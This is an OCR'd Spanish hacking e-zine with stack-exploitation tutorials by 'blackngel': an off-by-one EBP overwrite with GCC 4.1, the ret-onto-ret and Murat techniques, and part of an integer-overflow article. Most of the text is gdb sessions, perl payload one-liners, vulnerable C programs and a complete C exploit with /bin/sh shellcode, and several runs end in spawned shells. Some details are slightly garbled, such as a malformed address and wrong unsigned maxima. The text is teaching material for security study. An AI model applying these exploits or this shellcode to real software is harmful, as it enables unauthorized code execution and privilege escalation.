Si esta situacion se presenta en la realidad, estariamos realizando exactamente el mismo ataque que estudiamos en secciones previas. Tanto EBP como la direccion en memoria del BUFFER tienen que cumplir la condicion de que sus 3 primeros bytes sean igual. Solo entonces podremos jugar con los ultimos bytes.

¿Cual es el problema entonces? El de siempre, ¿que ocurre si el tamaño del buffer no es lo suficientemente grande? Entonces tendremos que buscarnos la vida para colocar nuestra Shellcode en otro lugar y apuntar correctamente a ella.

Mas adelante veremos como salvar esta situacion sin salirnos de los mismos argumentos del programa. Trabajar con el entorno queda de deberes para el lector.

Llevemos a la practica antes de nada la tecnica de "klog":

Cuando iniciamos un ataque de esta clase no importa mucho donde coloquemos la Shellcode. Lo unico que es relevante es lograr meter la direccion que apunta hacia ella en alguna posicion de memoria cuyos 3 primeros bytes sean iguales a los del EBP guardado.

Recordemos algo interesante antes de comenzar. Cuando iniciamos el estudio del primer exploit, fuimos capacaces en un principio de sobreescribir el primer byte de EBP, y vimos una direccion como esta:

[0xbffff441] -> RAIZ = [0xbffff4] - 4° BYTE [0x41]

Cuando descubrimos el comienzo del buffer vimos que era:

[0xbffff330] -> RAIZ = [0xbffff3] - 4° BYTE [0x30]

Si nosotros colocaramos esta vez [DIRECCION DE SC] al principio del buffer,

dado que las raices de las direcciones de "buffer" y "EBP" no coinciden, no podriamos alcanzarlo de ninguna manera alterando solamente el ultimo byte.

Pero por suerte podemos colocar [DIRECCION DE SC] donde mas nos apetezca, y como el final del buffer si esta en una posicion de memoria cuya raiz coincide con EBP, esa es la razon de la disposicion del "pastel" que ha previsto "klog".

En realidad, en nuestro ejemplo, no colocamos esa direccion al final de "buffer" sino sobreescribiendo el puntero "*i", que se encuentra entre nuestro buffer y EBP.

Basta de palabras y vamos directamente al debugging:

[-----]

```
blackngel@mac:~/pruebas/bo$ gdb -q ./f1
(gdb) disass f
Dump of assembler code for function f:
0x080483eb <f+0>:  push   %ebp
0x080483ec <f+1>:  mov    %esp,%ebp
0x080483ee <f+3>:  sub    $0x118,%esp
..........
..........
0x08048456 <f+107>:          jmp    0x8048419 <f+46>
0x08048458 <f+109>:          leave
0x08048459 <f+110>:          ret
End of assembler dump.

(gdb) break *f+109                          // Detener en "leave" sin ejecutar
Breakpoint 1 at 0x8048458

(gdb) break *f+110                          // Detener despues de "leave"
Breakpoint 2 at 0x8048459

(gdb) run `perl -e 'print "A"x280'`          // Probamos suerte
Starting program: /home/blackngel/pruebas/bo/f1 `perl -e 'print "A"x280'`

Breakpoint 1, 0x08048458 in f ()
Current language:  auto; currently asm

(gdb) x/24x $esp
0xbffff300:        0x41414141         0x41414141         0x41414141
          0x41414141
0xbffff310:        0x41414141         0x41414141         0x41414141
          0x41414141
0xbffff320:        0x41414141         0x41414141         0x41414141
          0x41414141
0xbffff330:        0x41414141         0x41414141         0x41414141
          0x41414141
0xbffff340:        0x41414141         0x41414141         0x41414141
          0x41414141
0xbffff350:        0x41414141         0x41414141         0x41414141
          0x41414141
(gdb) x/24x $esp-8
0xbffff2f8:        0xbffff418         0x080483f9         0x41414141
          0x41414141
0xbffff308:        0x41414141         0x41414141         0x41414141
          0x41414141
0xbffff318:        0x41414141         0x41414141         0x41414141
          0x41414141
0xbffff328:        0x41414141         0x41414141         0x41414141
          0x41414141
0xbffff338:        0x41414141         0x41414141         0x41414141
          0x41414141
```

```
0xbffff348:        0x41414141         0x41414141         0x41414141
         0x41414141
(gdb) c
Continuing.

Breakpoint 2, 0x08048459 in f ()
(gdb) info reg ebp
ebp            0xbffff448    0xbffff448        // EBP no tocado

(gdb) run `perl -e 'print "A"x281'`               // Provamos suerte otra vez
Starting program: /home/blackngel/pruebas/bo/f1 `perl -e 'print "A"x281'`

Breakpoint 1, 0x08048458 in f ()
(gdb) c
Continuing.

Breakpoint 2, 0x08048459 in f ()
(gdb) info reg ebp
ebp            0xbffff441    0xbffff441        // EBP tocado y casi hundido
```

[-----]

A destacar:

1) ESP apunta directamente al principio del buffer [0xbffff300]
2) EBP puede ser alterado en un byte con un buffer de 281 caracteres.

Sin necesidad de debuggear, como la instruccion "sub $0x118,%esp" nos dice cuantos bytes han sido reservados podemos saber donde comienza el punter "*i" que vamos a sobreescribir:

Direccion "*i" = [0xbffff300] + 118h - 4 = [0xbffff4414]

Ahi colocaremos [DIRECCION DE SC] y ahi debe apuntar EBP. Repito por enesima vez, este valor se copia a ESP, y debido al "popl %ebp" en "main()" debes restar cuatro a la direccion. Por lo tanto:


Nuestro byte modificador sera: [0x14] - 4 = [0x10]

¿Donde colocar el Shellcode? Para que mas trabajo... al principio del buffer ya que tenemos su direccion.

PUES NO!!! Debes fijarte que el ultimo byte de esa direccion es "0x00", un byte nulo que finalizara la cadena pasada como argumento frustrando nuestras intenciones.

Pero no lo liare mas, hagamos como "klog", rellenemos el principio del buffer con instrucciones NOP y saltemos en medio de ellos.

Tenemos:



Tu mismo puedes intentarlo, ¿verdad?

---[3.2 - GCC 4.1 en Accion

Al comienzo de la seccion 3, cai de nuevo en la tentacion de contaros una pequeña mentira, y lo hice. El codigo del reto comprobaba tambien que el

numero de argumentos no fuera distintos a "2" (nombre programa y primer argumento), y lo mas importante y que ahora nos concierne, es que estaba compilado con la version 4.1 de GCC.

Que hay de diferente?

1) Gcc-4.1 establece por defecto una proteccion contra los desbordamientos de pila que aborta la ejecucion del programa ante un intento de ataque. Si echamos un vistazo con "gdb" cerca del epilogo de la funcion "f()", observaremos algo como lo siguiente:

   ```
   0x080484e0 <f+165>:      call   0x8048390 <__stack_chk_fail@plt>
   0x080484e5 <f+170>:      leave
   0x080484e6 <f+171>:      ret
   ```

   Esto nos previene de hacer jugadas no esperadas por el programa. Dije que por defecto esta opcion esta establecida, pero por suerte para etapas de investigacion esta puede ser deshabilitada si pasamos a gcc el paremtro: "-fno-stack-protector", en tiempo de compilacion.

2) El epilogo de la funcion principal "main()" tambien ha cambiado de modo que el valor de %esp ya no es obtenido de %ebp, y nuestros intentos son frustrados:

   ```
   0x08048511 <main+159>:  pop    %ebp
   0x08048512 <main+160>:  lea    0xfffffffc(%ecx),%esp
   0x08048515 <main+163>:  ret
   ```

   Podemos ver que %esp toma el valor final de %ecx menos 4. Solo veras cambiar estos valores si introduces argumentos de tamaño cada vez mas grande y siempre que "-fno-stack-protector" haya sido activado.

Pero entonces, que hay acerca del reto?

Veamos que nos depara gdb tras desensamblar main():

[-----]

```
(gdb) disass main
Dump of assembler code for function main:
0x08048472 <main+0>:    lea    0x4(%esp),%ecx
0x08048476 <main+4>:    and    $0xfffffff0,%esp
0x08048479 <main+7>:    pushl  0xfffffffc(%ecx)
0x0804847c <main+10>:   push   %ebp
0x0804847d <main+11>:   mov    %esp,%ebp
0x0804847f <main+13>:   push   %esi
0x08048480 <main+14>:   push   %ebx
0x08048481 <main+15>:   push   %ecx
0x08048482 <main+16>:   sub    $0x2c,%esp
..........
..........
0x080484b1 <main+63>:   call   0x80483fb <f>
0x080484b6 <main+68>:   cmpl   $0xdefaced,0xfffffff0(%ebp)
0x080484bd <main+75>:   jne    0x8048506 <main+148>
0x080484bf <main+77>:   call   0x8048330 <geteuid@plt>
0x080484c4 <main+82>:   mov    %eax,%ebx
0x080484c6 <main+84>:   call   0x8048330 <geteuid@plt>
0x080484cb <main+89>:   mov    %eax,%esi
0x080484cd <main+91>:   call   0x8048330 <geteuid@plt>
0x080484d2 <main+96>:   mov    %ebx,0x8(%esp)
0x080484d6 <main+100>:  mov    %esi,0x4(%esp)
0x080484da <main+104>:  mov    %eax,(%esp)
0x080484dd <main+107>:  call   0x80482f0 <setresuid@plt>
0x080484e2 <main+112>:  movl   $0x0,0xc(%esp)
```

```
0x080484ea <main+120>:  movl   $0x8048628,0x8(%esp)
0x080484f2 <main+128>:  movl   $0x804862b,0x4(%esp)
0x080484fa <main+136>:  movl   $0x804862b,(%esp)
0x08048501 <main+143>:  call   0x8048300 <execlp@plt>
..........
..........
0x08048511 <main+159>:  pop    %ebp
0x08048512 <main+160>:  lea    0xfffffffc(%ecx),%esp
0x08048515 <main+163>:  ret
End of assembler dump.
(gdb)
```

[-----]

Lo primero que podemos notar es que el prologo es distinto, sintoma del cambio de version en el compilador. Pero la parte mas importante se encuentra aqui:

```
     0x080484b1 <main+63>:   call   0x80483fb <f>
     0x080484b6 <main+68>:   cmpl   $0xdefaced,0xfffffff0(%ebp)
```

A pesar de Gcc-4.1, EBP puede ser alterado siempre que "-fno-stack-protector" este establecido. Una vez regresamos de "f()", la siguiente instruccion compara si en la posicion de memoria "EBP - 10" se encuentra el valor "0x0defaced".

Pero, que hay en esa posicion tras haber modificado %ebp?

[-----]

```
(gdb) break *main+42                // Despues de f() y antes de la comparacion
Breakpoint 1 at 0x8048490

(gdb) run `perl -e 'print "A"x281'` // Suficiente para alterar un byte en EBP
Starting program: /home/blackngel/pruebas/bo/f1 `perl -e 'print "A"x281'`

Breakpoint 1, 0x08048490 in main ()
(gdb) info reg ebp
ebp            0xbffff441    0xbffff441          // EBP tocado

(gdb) x/24x $ebp
0xbffff441:        0x00b7ffec         0xa8080485         0x50bffff4
          0x02b7e8b4
0xbffff451:        0xd4000000         0xe0bffff4         0x38bffff4
          0x00b7fe2b
0xbffff461:        0x01000000         0x00000000         0x4a000000
          0xf4080482
0xbffff471:        0xe0b7fbff         0x00b7ffec         0xa8000000
          0x81bffff4
0xbffff481:        0x91ebe8a0         0x00c5682a         0x00000000
          0x00000000
0xbffff491:        0x40000000         0x7db7ff6c         0xf4b7e8b3
          0x02b7ffef
(gdb) x/24x $ebp-40
0xbffff419:        0xf0bffff4         0xf4080482         0xa4b7fbff
          0xe8080496
0xbffff429:        0x50000003         0xf4bffff4         0xe0b7fbff
          0xa8b7ffec
0xbffff439:        0x50bffff4         0xe0b7e8b4         0x00b7ffec
          0xa8080485
0xbffff449:        0x50bffff4         0x02b7e8b4         0xd4000000
          0xe0bffff4
0xbffff459:        0x38bffff4         0x00b7fe2b         0x01000000
          0x00000000
0xbffff469:        0x4a000000         0xf4080482         0xe0b7fbff
          0x00b7ffec
```

```
(gdb) x/24x $ebp-80
0xbffff3f1:        0x41414141         0x41414141         0x90bffff4
          0x3c080484
0xbffff401:        0x01bffff6         0x1e000000         0xaebffff6
          0x19b7ede1
0xbffff411:        0xa4b7f83b         0x28080496         0xf0bffff4
          0xf4080482
0xbffff421:        0xa4b7fbff         0xe8080496         0x50000003
          0xf4bffff4
0xbffff431:        0xe0b7fbff         0xa8b7ffec         0x50bffff4
          0xe0b7e8b4
0xbffff441:        0x00b7ffec         0xa8080485         0x50bffff4
          0x02b7e8b4
```

[-----]

Estupendo, en 0xbffff3f1 y 0xbffff3f5 encontramos los ultimos 8 bytes de nuestro buffer atacante. Ese contenido no se movera de ahi, ¿pero que ocurre si acercamos EBP lo maximo posible? ¿Y que si en vez de escribir caracteres "A", repetimos consecutivamente el valor "0x0defaced"?

Utilizaremos el byte alterador "0x01", recuerda que "0x00" es un nulo que pone fin a la cadena.

[-----]

```
(gdb) run `perl -e 'print "\xed\xac\xef\x0d"x65 . "\x01";'`
...
...
Breakpoint 1, 0x08048490 in main ()
(gdb) info reg ebp
ebp            0xbffff401    0xbffff401

(gdb) x/24x $ebp-0x10
0xbffff3f1:        0xed0defac         0xed0defac         0xed0defac
          0xed0defac
0xbffff401:        0xed0defac         0xed0defac         0xed0defac
          0xed0defac
0xbffff411:        0xed0defac         0x010defac         0x90bffff4
          0x50080484
0xbffff421:        0x01bffff6         0x32000000         0xaebffff6
          0x19b7ede1
0xbffff431:        0xa4b7f83b         0x48080496         0xf0bffff4
          0xf4080482
0xbffff441:        0xa4b7fbff         0xe8080496         0x70000003
          0xf4bffff4
```

[-----]

Genial, EBP es [0xbffff401] y la comparacion consultara [0xbffff3f1]. Como observamos una desalineacion de 3 posiciones en el valor, tan solo debemos modificar nuestro byte alterador para adaptarlo a la necesidad.

    Byte definitivo: [0x04]

[-----]

```
(gdb) run `perl -e 'print "\xed\xac\xef\x0d"x65 . "\x04";'`
...
...
Breakpoint 1, 0x08048490 in main ()
(gdb) x/16x $ebp-0x10
0xbffff3f4:        0x0defaced         0x0defaced         0x0defaced
          0x0defaced
```

```
0xbffff404:        0x0defaced         0x0defaced         0x0defaced
          0x0defaced
0xbffff414:        0x0defaced         0xbffff404         0x08048490
          0xbffff650
0xbffff424:        0x00000001         0xbffff632         0xb7ede1ae
          0xb7f83b19

(gdb) c
Continuing.
sh-3.2$
```

[-----]

Todo es posible! };-D

Con lo que acabamos de ver, quiero hacer notar que en la vida real tambien existen condiciones en las que ciertos programas pueden ser vulnerados y/o explotados.

---[4 - Conclusion

Este articulo ha venido a demostrar que aun en situaciones limite, existen diversas soluciones que pueden ser aplicadas. Debemos ampliar nuestros horizontes y alzar bien la vista.

Puede que a veces las explicaciones hayan parecido "for dummies", pero es la unica forma de acercar estos temas a los principiantes. Y sinceramente, estoy aburrido de leer informacion criptica cuando se puede abordar de un modo mas educativo y/o didactico.

Aviso para navegantes: No comprenderas realmente el alcance del problema hasta que te enfrentes directamente con el. Eres tu y solo tu el que debe encontrarse cara a cara con situaciones conflictivas donde las decisiones deben ser tomadas.

Como siempre, espero que este articulo haya sido de tu agrado.


Un abrazo!
blackngel

EOF

-[0x03]--
-[Bazar de SET]---
-[by Varios Autores]---SET-37--

ID	TITULO	TEMA	AUTOR
3x01	Tecnica Ret-onto-Ret	Hacking	blackngel
3x02	Tecnica de Murat	Hacking	blackngel
3x03	Overflow de Enteros	Hacking	blackngel
3x04	Un Exploit Automatico	Hacking	blackngel

-[3x01]--
-[Tecnica Ret-onto-Ret]---
-[by blackngel]---



HACK THE WORLD

by blackngel <blackngel1@gmail.com>
<black@set-ezine.org>

Los creadores de exploits, sobre todo aquellos cuya obsesion es lograr que sus exploits no fallen por culpa de los offsets y las direcciones hardcodeadas, necesitan de tecnicas que aseguren que sus programas de ataque funcionen en la mayoria de las ocasiones.

Desde luego, cuando uno presenta una prueba de concepto, desea que esta no te deje quedar mal ante imprevistos.

La tecnica "ret-onto-ret", es una tecnica que muchos obvian o que otros no conocen por falta de curiosidad; pero es lo mas sencillo que uno pueda imaginar.

En un buffer overflow clasico, siempre se intenta acceder al principio de un buffer local sobreescribiendo la direccion de retorno con el valor de ESP. Luego se utiliza un offset o desplazamiento para caer en el lugar adecuado.

La cuestion es que las variables locales no son el unico lugar donde se encuentran los datos proporcionados por el usuario. Por ejemplo, en un programa como este:

```
void vuln(char *str)
{
   char buffer[256];
   strcpy(buffer, str);
}

int main(int argc, char *argv[])
{
   if (argc > 1)
      vuln(argv[1]);
   return 0;
}
```

Existen 3 lugares donde podemos encontrar la cadena proporcionada por el usuario:

 1) Los argumentos pasados al programa.
 2) El buffer local "buffer[]".
 3) Los argumentos pasados a la funcion.

Vale, el tercer punto es muy importante. Cuando una funcion es llamada, estamos acostumbrados a hacernos una idea de la pila una vez que el prologo de funcion es completado:

```
 ESP
  !
  [ buffer(256) ][ EBP ][ EIP ]
```

Pero que hay si seguimos subiendo por la pila:

```
  [ buffer(256) ][ EBP ][ EIP ][ &str ]
```

Veamoslo con GDB:

```
blackngel@linux:~$ gcc-3.3 ror.c -o ror
blackngel@linux:~$ gdb -q ./ror
(gdb) disass vuln
Dump of assembler code for function vuln:
0x08048374 <vuln+0>:    push   %ebp
0x08048375 <vuln+1>:    mov    %esp,%ebp
0x08048377 <vuln+3>:    sub    $0x118,%esp
0x0804837d <vuln+9>:    mov    0x8(%ebp),%eax
0x08048380 <vuln+12>:   mov    %eax,0x4(%esp)
0x08048384 <vuln+16>:   lea    -0x108(%ebp),%eax
0x0804838a <vuln+22>:   mov    %eax,(%esp)
0x0804838d <vuln+25>:   call   0x80482b8 <strcpy@plt>
0x08048392 <vuln+30>:   leave
0x08048393 <vuln+31>:   ret
End of assembler dump.

(gdb) break *vuln+9
Breakpoint 1 at 0x804837d
(gdb) run `perl -e 'print "A"x300'`
Starting program: /home/blackngel/ror `perl -e 'print "A"x300'`

Breakpoint 1, 0x0804837d in vuln ()
(gdb) x/4x $ebp
0xbffff3f8:     0xbffff408      0x080483ba      0xbffff5fd      0x080483e0
(gdb)               |               |               |
                    |               |               |
                   EBP             EIP             *str
```

Es esto cierto?

```
(gdb) x/16x 0xbffff5fd
0xbffff5fd:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff60d:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff61d:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff62d:     0x41414141      0x41414141      0x41414141      0x41414141
```

Parece ser que si, y ademas no encontramos ninguna basura delante, asi que de sobreescribir EIP con esta direccion, no precisariamos de offset alguno.

Vale esto esta bien, pero que pasa si nos encontramos con un programa como el siguiente:

[-----]

```
#include <stdio.h>

int func(char *arg)
{
   char  buf[40];

   strncpy(buf , arg , 64);
   return 0;
}

int main(int argc, char *argv[])
{
   if(strchr(argv[1] , 0xbf)) {
      printf("Intento de Hacking\n");
```

```
      exit(1);
   }

   func(argv[1]);
   return 0;
}
```

[-----]

Exacto, que no podemos introducir en nuestra cadena ningun caracter "0xbf", entonces podemos ir olvidandonos de sobreescribir EIP con "0xbffff5fd".

Aqui "ret-onto-ret" al rescate:

El puntero ESP es importantisimo para la comprension de este metodo. Cuando una funcion retorna, es decir, el epilogo de funcion es ejecutado, ESP se iguala a EBP, luego el siguente valor en la pila es POPeado, que resulta ser EIP, y lo que ahi se encuentre sera ejecutado:

```
   Antes:

   -> ESP
   [ variables locales] [ EBP ] [ EIP ]

   Despues:
                        -> ESP
   [ variables locales] [ EBP ] [ EIP ]
```

Bien, asi que con una instruccion "ret" tomamos EIP, y ejecutamos su contenido, cabe pensar que, si ejecutamos otro "ret", podemos POPear otro valor como EIP y ejecutar su contenido.

El objetivo de "ret-onto-ret" es sobreescribir en primera instancia EIP con la direccion de una instruccion "ret". Cuando esta instruccion sea ejecutada, hara su funcion, que es POPear otro valor de la pila, en este caso como el EIP real ya fue POPeado, lo siguiente encima de la pila sera &str, y el flujo del programa ejecutara lo que alli se encuentre.

Es muy facil encontrar una instruccion "ret" dentro de un programa, ya que siempre hay un minimo de una funcion, ademas los binarios de Linux incluyen otros metodos internos. Veamos:

```
blackngel@mac:~$ objdump -d ./ror

./ror:     file format elf32-i386

Disassembly of section .init:
080482c4 <_init>:
 ........
 ........
 80482f2:       c9                      leave
 80482f3:       c3                      ret
Disassembly of section .plt:

 ........
 ........

080483a0 <__do_global_dtors_aux>:
 ........
 ........
 80483dd: c3                            ret
 80483de: 66 90                         xchg   %ax,%ax

080483e0 <frame_dummy>:
```

```
 ........
 ........
 8048413: c3                            ret

08048414 <func>:
 ........
 ........
 8048439: c9                            leave
 804843a: c3                            ret

0804843b <main>:
 ........
 ........
 8048494: c9                            leave
 ........
 ........

080484a0 <__libc_csu_fini>:
 ........
 ........
 80484a4: c3                            ret
 ........
 ........

080484b0 <__libc_csu_init>:
 ........
 ........
 8048509: c3                            ret

0804850a <__i686.get_pc_thunk.bx>:
 804850a: 8b 1c 24                      mov    (%esp),%ebx
 804850d: c3                            ret
 ........
 ........

08048510 <__do_global_ctors_aux>:
 ........
 ........
 804853f: c3                            ret
Disassembly of section .fini:

08048540 <_fini>:
 ........
 ........
 804855a: c9                            leave
 804855b: c3                            ret
```

Bien, entonces parece que podemos aburrirnos escogiendo cualquiera de las direcciones, probemos por ejemplo con la que se encuentra en la seccion DTORS: "0x080483dd".

Comprobemos que ocurre:

```
(gdb) run `perl -e 'print "A"x60 . "\xdd\x83\x04\x08"'`
Start program: /home/blackngel/ror `perl -e 'print "A"x60 . "\xdd\x83\x04\x08"'`

Program received signal SIGSEGV, Segmentation fault.
0xbffff726 in ?? ()
(gdb) x/4x 0xbffff726
0xbffff726:        0x080483dd         0x47504700         0x4547415f
          0x495f544e

(gdb) x/4x 0xbffff726-12
0xbffff71a:        0x41414141         0x41414141         0x41414141
```

```
          0x080483dd
(gdb)
```

Esto es interesante, el programa no da el fallo de segmentacion justo al principio del parametro de funcion, sino justo al final. Esto tiene una facil explicacion, y es que en realidad "0x41" es una instruccion que en ensamblador significa: "inc %ecx".

Como esta operacion es valida, el registro ECX ira aumentando como si eso fuera algo decidido por el programador.

Mucha gente tiende a pensar que en linux solo hay una instruccion NOP, que es "0x90", y eso no es cierto, lo que ocurre es que es la mas inocua, ya que no modifica nada importante en el sistema. Pero a veces el incremento de un registro no influye para nada en la ejecucion de un Shellcode, piensa que si este Shellcode tiene una instruccion "xor ecx,ecx" al principio, da igual cuanto se haya incrementado antes de llegar a el. De modo que podrias utilizarlo como si de un "0x90" se tratase.

No te preocupes por todo esto, la segunda instruccion "ret" saltara al principio de la cadena. Pongamos un Shellcode en su lugar:


```
blackngel@linux:~$ ./ror `cat /tmp/sc``perl -e 'print "A" x 15 .
                                            "\xdd\x83\x04\x08"'`
sh-3.2$ exit
exit
blackngel@linux:~$
```

Yeah!

Aqui lo teneis "ret-onto-ret" para su uso y disfrute!

EOF

-[3x02]--
-[Tecnica de Murat]---
-[by blackngel]---



HACK THE WORLD

by blackngel <blackngel1@gmail.com>
<black@set-ezine.org>

La tecnica de Murat es util cuando el buffer que si intenta atacar es realmente pequeno. En estas situaciones los argumentos no pueden ser utilizados para almacenar todo nuestro Shellcode.

Puedes pensar que lo mas sencillo es almacenar el shellcode en una variable de entorno y apuntar a el, y si bien esto es cierto, dado que nosotros buscamos tecnicas que nos permitan afinar mucho mas el exito de nuestro exploit, vamos a hacer que el exploit no precise de interaccion ninguna con el usuario.

La llamada execle(), permite ejecutar un binario con un entorno propio, de modo que cada variable sea seteada de forma individual.

Todos los binarios ELF en Linux se mapean a partir de la direccion de memoria "0xbfffffff", esto ya deberias saberlo con tu experiencia. Pero... como esta estructurada la pila desde esta direccion?

```
   [HEAP -> ] ... [ <- PILA ] [ARGUMENTOS][ENTORNO][NOMBRE PROGRAMA][4 BYTES]
   |                                                                        |
   Direcciones bajas de memoria                                    0xbfffffff
```

Bien, los primeros 4 bytes son bytes NULL(0x00), luego viene el nombre del programa (ojo, esto NO es argv[0]). Y luego el entorno especifico del programa.

Esto significa que si el entorno solo tuviera una variable. Su direccion seria esta:

```
   addr = 0xbfffffff - 4 - strlen(nombre_prog) - strlen(variable)
```

Normalmente esto requiere restar 1 byte mas.

Veamos un programa vulnerable:

[-----]

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
   char buff[10];
   strcpy(buff, argv[1]);
   return 0;
}
```

[-----]

```
blackngel@mac:~/pruebas/bo$ gcc-3.3 murat.c -o murat
```

Ahora solo nos queda ver el exploit:

[-----]

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

#define BSIZE 144
#define NOMBRE "./murat"

char shellcode[] =
     "\x31\xc0\x31\xdb\xb0\x17\xcd\x80"
     "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46"
     "\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
     "\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";

void main(int argc, char *argv[]) {

  char *p;
  char *env[] = {shellcode, NULL};
  char *vuln[] = {NOMBRE, p, NULL};
  int *ptr, addr;
  int size;
  int i;

  size = BSIZE;

  p = (char *) malloc(size * sizeof(char));
  if(p == NULL) {
     fprintf(stderr, "\nMemoria insuficiente\n");
     exit(0);
  }

  addr = 0xbfffffffa - strlen(shellcode) - strlen(NOMBRE) - 1;
  printf("Usando direccion: [ %08x ]\n", addr);

  ptr = (int *)p;
  for (i = 0; i < BSIZE; i += 4)
    *(ptr++) = addr;

  execle(vuln[0], vuln, p, NULL, env);
}
```

[-----]

En accion:

```
blackngel@mac:~/pruebas/bo$ ./exploit
Usando direccion: 0xbffffffbe
sh-3.2$ exit
exit
blackngel@mac:~/pruebas/bo$
```

PERFECTO! Y ademas, esta tecnica puede aplicarse tambien, como es logico, a buffer's de tamano mayor. La ventaja esta en que la direccion es exacta.

Te invito a que utilices GDB para ir volcando valores de la memoria, comenzando con "(gdb) x/s 0xbfffffff-4" y seguir bajando para descubrir todo lo que te puedes encontrar. Es una buena forma de descubrir de un modo practico donde se encuentran todos los parametros que el programa utiliza a lo largo de su ejecucion.

Puedes leer mucha mas informacion sobre este tema en el gran paper realizado por el propio Murat [murat(at)enderunix.org], en la siguiente direccion:

[1] Buffer Overflows Demystified, by Murat
http://gatheringofgray.com/docs/INS/shellcode/bof-stack3-murat.txt

EOF

-[3x03]--
-[Overflow de Enteros]---
-[by blackngel]--

HACK THE WORLD

by blackngel <blackngel1@gmail.com>
<black@set-ezine.org>

Ya que nos ha dado por hablar solo de temas de explotacion, quisiera dar aqui tan solo una pincelada acerca de lo que es un overflow de enteros y como sacar provecho de ellos.

Desde luego, esta clase de bug, no es el mas facil de localizar, y para mas inri, no permite una ejecucion de codigo arbitrario tal y como lo consiguen toda clase de buffer overflows.

Por el contrario, un overflow de entero provoca comportamientos indefinidos en el programa, que suelen terminar en una Denegacion de Servicio, o por que no, conllevar a alguna clase de overflow siempre que ese entero tome parte a la hora de decidir la longitud de un buffer.

Vale, vale, pero que es un overflow de entero?

Un entero es una variable que es almacenada en una zona de memoria. Esta zona o espacio es limitado, en un sistema de 32 bits, un entero ocupara 32 bits, y en un sistema de 64 bits, en consecuencia, un entero ocupara 64 bits.

Y esto es importante, pues quiere decir que esta clase de variables poseen un valor limite que no deberia ser sobrepasado. Para un entero sin signo de 32 bits, el valor maximo es: 4294967296.

Debemos de aclarar ahora que existen dos tipos de entero: los que tienen signo, y los que no lo tienen.

Aquellos que tienen signo, utilizan su bit mas significativo (MSB) o bit mas a la izquierda, como senalizador de si el valor almacenado en la variable es positivo o negativo.

Los enteros sin signo (unsigned), simplemente no pueden almacenar valores negativos.

Con estos conceptos, veamos entonces ahora nuevamente los rangos exactos:

TIPO	MINIMO	MAXIMO
int	-2147483648	2147483647
unsigned int	0	4294967296
short	-32768	32767
unsigned short	0	65536

Pero dejemonos de teoria y vamos a ver un claro ejemplo del problema. El siguiente codigo representa un estilo de programacion inseguro.

[-----]

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>

// We are never deceived; we deceive ourselves. - Johann Wolfgang von Goethe

void check_id(unsigned int id)
{
    if(id > 10) {
        printf("\nID = %u\n", id);
        execl("/bin/sh", "sh", NULL);
    } else {
        printf("Not today son\n");
    }
}

int main(int argc, char *argv[])
{
    int id;
    sscanf(argv[1], "%d", &id);
                  if(id > 10) {
                           printf("Erm....no\n");
                           exit(-1);
                  }
    check_id(id);

    return 0;
}
```

[-----]

El analisis es rapido: Si nuestro objetivo es ejecutar el Shell, parece que primero debemos desencadenar la llamada a "check_id()" y para ello "id" tiene que ser un valor inferior a 10. Pero una vez entramos dentro de dicha funcion, la Shell solo sera ejecutada si "id" es superior a 10. Y entonces... Como es esto posible?

Dentro de "main()", la variable "id" es declarada como un "int" con signo, lo cual quiere decir que acepta tanto valores positivos como negativos. En cambio, "check_id()" recibe este valor como un "unsigned" lo cual quiere decir que no acepta valores negativos.

Esto tiene un efecto desastroso: Si nosotros introducimos como argumento un valor de "-1", "id" pasara limpiamente el primer chequeo, ya que es mas pequeno que "10". No obstante, cuando esta variable es recogida por la funcion "check_id()", se produce un cast a unsigned. Y no piensen que "-1" se convierte a "1", NO, lo que ocurre es que se transforma en el penultimo valor mas grande que puede alcanzar un unsigned.

Veamoslo:

```
blackngel@mac:~$ gcc ovi.c -o ovi
blackngel@mac:~$ ./ovi -1

ID = 4294967295
sh-3.2$ exit
exit
blackngel@mac:~$
```

Este ejemplo ha sido instructivo, aunque no representa realmente lo que es un "integer overflow", ya que el problema se produce al realizar el "cast" y no al desbordar el entero.

Veamos nuevamente otro ejemplo:

[-----]

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
   int len;
   unsigned int l;
   char buffer[256];
   int i;

   len = l = strtoul(argv[1], NULL, 10);

   printf("\nL = %u\n", l);
   printf("\nLEN = %d\n", len);
   if (len >= 256) {
      printf("\nLongitud excesiva\n");
      exit(1);
   }

   if (strlen(argv[2]) < l)
      strcpy(buffer, argv[2]);
   else
      printf("\nIntento de HACK\n");

   return 0;
}
```

[-----]

El programa pide dos argumentos: el primero de ellos es la longitud de la cadena que sera pasada como segundo parametro.

Ya que el buffer tiene un tamano arbitrario, debemos controlar que esa valor no sea superior a 256, eso es lo que hace la sentencia:

```
   if (len >= 256)
```

Pero claro, el usuario puede mentir, diciendo que pasa una cadena de "200" caracteres de largo, y pasando en realidad una muchisimo mas larga. Para evitar esto, se comprueba la longitud de argv[2] antes de copiar su contenido finalmente al buffer:

```
   if (strlen(argv[2]) < l)
      strcpy(buffer, argv[2]);
```

El error radica en que la primera comprobacion se realizado sobre un "int" que en este caso era la variable "len", y la segunda sobre la variable "l" que es unsigned. Veamos una ejecucion normal:

[-----]

```
blackngel@mac:~$ gcc-3.3 ovi2.c -o ovi2
